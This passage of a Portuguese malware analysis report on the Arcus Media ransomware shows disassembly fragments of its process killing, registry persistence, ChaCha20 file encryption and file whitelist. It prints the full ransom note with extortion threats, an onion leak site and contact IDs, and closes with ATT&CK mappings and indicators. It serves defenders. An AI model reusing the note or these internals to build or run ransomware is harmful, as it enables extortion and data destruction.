.rdata|000644de8:  aJ7rTFkFetLoAAoB07cB5IMwTnY2// uhsVje3CLcoUEBmGgm44QYl1qYXmwR5CJ
.rdata|000644e28:  tJ8qHL5ZjaChumbt7Q6Tkc5GIltkXFc 4uztfjGzFKcdqxw0yeoJd3vNrGXv37we
.rdata|000644e68:  0K+G7Gef08aSEaGNzyX8J/oUHWpLNPkh YwIDAQAB -----E PublicKey KEY---
```

Figura 9 - RSA Public Key

Após as ações de preparação descritas acima, o fluxo do código é movido para a implementação de uma persistência comum, através da chave de registro responsável por executar ações sempre que o sistema operacional realiza a sua inicialização.



Figura 10 - Execução de Persistência via Chave de Registro

O Arcus Media também implementa um *loop* que tem o propósito de finalização sistemática de processos alvos, descritos anteriormente, com o objetivo de evitar erros durante a criptografia de arquivos, que possam estar sendo utilizados por estes processos.



Figura 11 - Fluxo Geral da Função de Finalização de Processos

Na sequência de imagens a seguir, somos capazes de observar as principais características deste algoritmo em *loop*, no qual realiza a captura do *Snapshot* de processos em execução naquele momento, por meio da API CreateToolhelp32Snapshot, percorrendo a estrutura que contém a lista de processos e suas informações, por meio das APIs Process32First seguido do Process32Next.



Figura 12 - Coleta do Snapshot de Processos e Início de Loop

Ao encontrar um dos processo contidos na lista presente na *Stack*, o Arcus Media utiliza a API OpenProcess para ter acesso total ao processo (por isso a necessidade dos privilégios administrativos), e por fim finalizá-lo.



Figura 13 - Finalização de Processos Presentes na Lista

Finalmente, o Arcus Media inicia o processo de criptografia dos arquivos, e escrita da *Nota de Ransomware* em todo o sistema operacional.

```
mov         dword ptr [ebp-0x04], 0x00
push        0x50F                           ; Tamanho do README -> 1295 Bytes
mov         dword ptr [esi+0x10], 0x00
mov         ecx, esi
mov         dword ptr [esi+0x14], 0x0F
push        "<<<< You Have Been Compromised >..ND LEAD TO PERMANENT DATA LOSS ."       ; README do Arcus Media
mov         [ebp-0x14], esi
mov         byte ptr [esi], 0x00
call        string_cpy_function()
push        0xFFFFFFF5
mov         byte ptr [ebp-0x04], 0x01
call        [kernel32.GetStdHandle]
mov         [edi+0x54], eax                 ; Armazena a saída da API GetStdHandle
```

Figura 14 - Setup do README do Arcus Media

Abaixo, podemos observar o conteúdo de todo a *Nota de Ransomware* do Arcus Media, sem nenhum tipo de ofuscação, sendo possível sua total leitura por meio de texto puro.

```
.rdata 000643fc8: <<<< You Have Been Compromised >>>>  All Of Your Sensitive Data Encrypted And Downloaded.  In Order to Keep Your Sensitive Data Safe And Recover
.rdata 000644058:  Files You Have to Contact Us.  Download tox chat : https://tox.chat/download.html Add And Message Us on  : F6B2E01CFA4D3F2DB75E4EDD07EC28BF793E
.rdata 0006440e8: 541A9674C3E6A66E1CDA9D931A1344E321FD2582 In case No Answer in 24h Mail to : pepe_decryptor@hotmail.com   in case you don't contact in 3 Days You
.rdata 000644178:  Will Posted In our LeakBlog , News about this Hack will ruin your reputation, After 5 days ALL your Sensitive DATA (Customers Confidential Data
.rdata 000644208: , Company Finance, Contracts, etc ..)  will Published into LeakBlog, you will face with GDPR and your own Customers , The People affected will g
.rdata 000644298: et mail from us about this hack and how their Confidential Data is not Safe anymore.  You can download TOR browser and take look at our blog : h
.rdata 000644328: ttp://arcuufpr5xxbbkin4mlidt7itmr6znlppk63jbtkeguuhszmc5g7qdyd.onion   Don't panic , Your Case will resolved as soon you contact us and you can
.rdata 0006443b8: back to work as before . We hope you Consider Risk of Data Exposure.  >>> WARNING : 1. DO NOT MODIFY ENCRYPTED DATA YOURSELF OR USE THIRD PARTY
.rdata 000644448: , IT MAY DAMAGE DATA AND LEAD TO PERMANENT DATA LOSS . 2. DO NOT STOP ENCRYPTION PROCESS , IT MAY DAMAGE DATA AND LEAD TO PERMANENT DATA LOSS .
```

Figura 15 - Conteúdo do README do Arcus Media

Tendo posto o offset da *Nota de Ransomware* na *Stack*, e realizado todas as ações que anteveem a criptografia analisadas anteriormente, o Arcus Media implementa o processo de criação de *Notas de Ransomware* em todo o sistema operacional, juntamente com a criptografia dos arquivos, contendo uma Whitelist de controle, por meio de Multi-Threading, com propósitos de alto desempenhado. Abaixo é possível observarmos a *Thread* sendo iniciada contendo uma *Whitelist*.

```
push        0x6536D8
call        __Init_thread_header()
add         esp, 0x04
cmp         dword ptr [0x6536D8], 0xFFFFFFFF
jnz         .1

    mov         byte ptr [ebp-0x04], 0x03
    lea         ecx, [ebp-0x130]
    push        0x10
    xor         eax, eax
    mov         dword ptr [ebp-0x120], 0x00
    push        "Arcus-ReadMe.txt"
    mov         dword ptr [ebp-0x11C], 0x07
    mov         [ebp-0x130], ax
    call        sub_452d40()
    mov         byte ptr [ebp-0x04], 0x04
    lea         ecx, [ebp-0x118]
    push        0x08
    xor         eax, eax
    mov         dword ptr [ebp-0x108], 0x00
    push        "boot.ini"
    mov         dword ptr [ebp-0x104], 0x07
    mov         [ebp-0x118], ax
    call        sub_452d40()
    mov         byte ptr [ebp-0x04], 0x05
    lea         ecx, [ebp-0x100]
    push        0x0C
    xor         eax, eax
    mov         dword ptr [ebp-0xF0], 0x00
    push        "bootfont.bin"
    mov         dword ptr [ebp-0xEC], 0x07
    mov         [ebp-0x100], ax
    call        sub_452d40()
    mov         byte ptr [ebp-0x04], 0x06
    lea         ecx, [ebp-0xE8]
    push        0x05
    xor         eax, eax
    mov         dword ptr [ebp-0xD8], 0x00
    push        "ntldr"
    mov         dword ptr [ebp-0xD4], 0x07
    mov         [ebp-0xE8], ax
    call        sub_452d40()
    mov         byte ptr [ebp-0x04], 0x07
    lea         ecx, [ebp-0xD0]
    push        0x0B
```

Figura 16 - Criação de README por Todo o Sistema e Setup de Whitelist de Arquivos

Durante a análise, identificamos a presença da constante do algoritmo ChaCha20, a string "*expand 32-byte k*", indicando que o Arcus Media utiliza tal algoritmo para criptografia dos arquivos, conforme podemos observar na imagem abaixo.

```
mov         eax, 0x61707865                 ; Abaixo, a assinatura do ChaCha20
                                            ; Indica que a chave de 32 bytes
                                            ; será "expandida" em keystream
mov         dword ptr [esp+0x04], 0x3320646E    ; start of "nd 32-byte k"
mov         dword ptr [esp+0x08], 0x79622D32    ; end of "nd 32-byte k"
mov         dword ptr [esp+0x0C], 0x6B206574
mov         ebx, [esp+0x54]
mov         ebp, [esp+0x58]
mov         ecx, [esp+0x68]
mov         esi, [esp+0x6C]
mov         edx, [esp+0x74]
mov         edi, [esp+0x78]
mov         [esp+0x14], ebx
mov         [esp+0x18], ebp
mov         [esp+0x28], ecx
mov         [esp+0x2C], esi
mov         [esp+0x34], edx
mov         [esp+0x38], edi
mov         ebx, [esp+0x5C]
mov         edi, [esp+0x7C]
mov         edx, [esp+0x70]
mov         ebp, [esp+0x50]
mov         ecx, [esp+0x60]
mov         esi, [esp+0x64]
add         edx, 0x01
mov         [esp+0x1C], ebx
mov         [esp+0x3C], edi
mov         [esp+0x70], edx
mov         ebx, 0x0A
```

Figura 17 - Identificação da Assinatura do ChaCha20 para Criptografia de Arquivos

E ao criptografar o conteúdo dos arquivos, o Arcus Media os salva como novos arquivos, contendo a nova extensão .Arcus, por meio da API CreateFileW, juntamente com as APIs FindFirstFileW e FindNextFileW, como já é notável por parte dos Ransomwares.

```
push        0x00
push        0x80
push        0x03
push        0x00
push        0x00
push        0x80010000
push        esi
call        [kernel32.CreateFileW]          ; Criação dos Arquivos Criptografado
cmp         eax, 0xFFFFFFFF
jnz         .12

push        eax
call        [kernel32.CloseHandle]

push        eax
call        [kernel32.CloseHandle]
mov         bl, 0x01
```

Figura 18 - Criação de Novos Arquivos Criptografados e dos READMEs

Além da Nota de Ransomware e alteração das extensões, os arquivos criptografados também contém um *Markup* no início e no fim dos arquivos, contendo as strings 4RCUS-SUCR4, respectivamente.

```
push        ebp
mov         ebp, esp
push        0xFFFFFFFF
push        SEH.15()
mov         eax, fs:[0x0]
push        eax
push        ecx
push        esi
mov         eax, [#SecurityCookie]
xor         eax, ebp
push        eax
lea         eax, [ebp-0x0C]
mov         fs:[0x0], eax
mov         esi, ecx
mov         [ebp-0x10], esi
push        0xFFFFFFF5
call        [kernel32.GetStdHandle]
mov         [esi], eax
lea         ecx, [esi+0x0C]
mov         dword ptr [esi+0x04], 0x200000
mov         dword ptr [esi+0x08], 0x32000
push        0x05
mov         dword ptr [ecx+0x10], 0x00
mov         dword ptr [ecx+0x14], 0x0F
push        "4RCUS"
mov         byte ptr [ecx], 0x00
call        string_cpy_function()
lea         ecx, [esi+0x24]
mov         dword ptr [ebp-0x04], 0x00
push        0x05
mov         dword ptr [ecx+0x10], 0x00
mov         dword ptr [ecx+0x14], 0x0F
push        "SUCR4"
mov         byte ptr [ecx], 0x00
call        string_cpy_function()
mov         eax, esi
mov         ecx, [ebp-0x0C]
mov         fs:[0x0], ecx
pop         ecx
pop         esi
mov         esp, ebp
pop         ebp
ret
```

Figura 19 – Setup Markup do Arcus Media

No código também é possível observar uma lista de diretórios, arquivos e extensões que são excluídas deste processo. Para fins práticos, abaixo segue uma tabela contendo estas informações.

Tipo	Item da Whitelist
Diretórios	C:\Program Files (x86)\Common Files
	C:\Program Files\Internet Explorer
	C:\ProgramData\microsoft\windows\caches
	C:\Program Files (x86)\WindowsPowerShell
	C:\Program Files\Windows NT
	C:\Windows
	C:\Program Files\Common Files
	C:\Program Files (x86)\Internet Explorer
	C:\ProgramData\Microsoft
Nome de Arquivos	Arcus-ReadMe.txt
	io.sys
	ntldr
	ArcusEncApp
	ExtractPrivateKeyApp
	FileEncryptorApp
	FileDecryptorApp
	MakeKeysFileApp
	boot.ini
	svccost
	bootfont.bin
	ntdetect.com
Extensões de Arquivos	gif
	ico
	icc
	bmp
	sys
	arcus
	Arcus

Tabela 1 - Whitelist do Arcus Media

MAPEAMENTO MITRE ATT&CK

Abaixo segue o mapeamento do *MITRE ATT&CK*, referente aos comportamentos produzidos pelo *Arcus Media* Ransowmare.

Tactic	Technique	ID
Initial Access	Phishing	T1566
	Exploit Public-Facing Application	T1190
Privilege Escalation	Access Token Manipulation: Create Process with Token	T1134.002
Persistence	Registry Run Keys / Startup Folder	T1547.001
Defense Evasion	Impair Defenses: Disable or Modify System Firewall	T1562.004
	Indicator Removal: Clear Windows Event Logs	T1070.001
Lateral Movement	Remote Services: Remote Desktop Protocol	T1021.001
Impact	Internal Defacement	T1491.001
	Inhibit System Recovery	T1490
	Service Stop	T1489
	Data Encrypted for Impact	T1486

Tabela 2 - Mapeamento MITRE ATT&CK do Arcus Media

MAPEAMENTO MALWARE BEHAVIOR CATALOG (MBC)

O Arcus Media Ransomware implementa um conjunto de técnicas amplamente reconhecidas no framework Malware Behavior Catalog, no qual é possível identificar as capacidades identificadas durante a análise e implementadas pela amostra.

Tactic	Technique	ID
Cryptography	Encrypt Data	C0027
Discovery	File and Directory Discovery	E1083
	System Information Discovery	E1082
Persistence	Registry Run Keys / Startup Folder	F0012
	Scheduled Task with Timestomping (RAILSETTER)	T1099
File System	Read File	C0051
	Delete File	C0047
	Writes File	C0052
Process	Allocate Thread Local Storage	C0040
	Create Process	C0017
	Create Thread	C0038
	Terminate Process	C0018
Impact	Data Destruction: Delete Shadow Copies	E1485.m04

Tabela 3 - Mapeamento MBC do Arcus Media

INDICADORES DE COMPROMETIMENTO

Aqui você encontrar os indicadores de comprometimento coletados, referente ao Arcus Media.

Identificador de Hash	
md5	2a74a11a5815ccd8e70dacd0a12b7b05
sha1	5f2d4b7799d68fede72d04612c9d0791b7c1d49d
sha256	bd925297784089ce7ff2b548a6a8eaf1c8207ba05 dc3192facbb54128dbaed2c
File Name	svccost.exe

Tabela 4 - Indicadores de Comprometimento

Tipo de Indicador	Indicador	Função/Característica
Domínio	http://arcuufpr5xxbbkin4mlidt7itmr6znlppk63jbtkeguuhszmc5g7qdyd.onion	DLS do Arcus Media
Chat ID	F6B2E01CFA4D3F2DB75E4EDD07EC28BF793E541A9674C3E6A66E1CDA9D931A1344E321FD2582	Tox Chat ID

Tabela 5 - Indicadores de Comprometimento de Rede

REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia;**
- **CTI Purple Team *by* ISH Tecnologia;**
- **MITRE ATT&CK;**
- **Malware Behavior Catalog.**

AUTORES

- **Ícaro César – Malware Researcher**

heimdall
security research
A DIVISION OF ISH